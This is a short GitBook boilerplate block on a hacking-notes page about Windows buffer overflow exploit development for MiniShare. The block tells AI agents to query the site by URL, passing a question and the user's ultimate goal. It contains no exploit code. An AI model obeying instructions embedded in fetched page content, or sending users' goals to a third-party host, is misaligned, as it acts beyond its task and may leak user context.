# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/useful-resources/exploit-development/windows-buffer-overflow-minishare.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.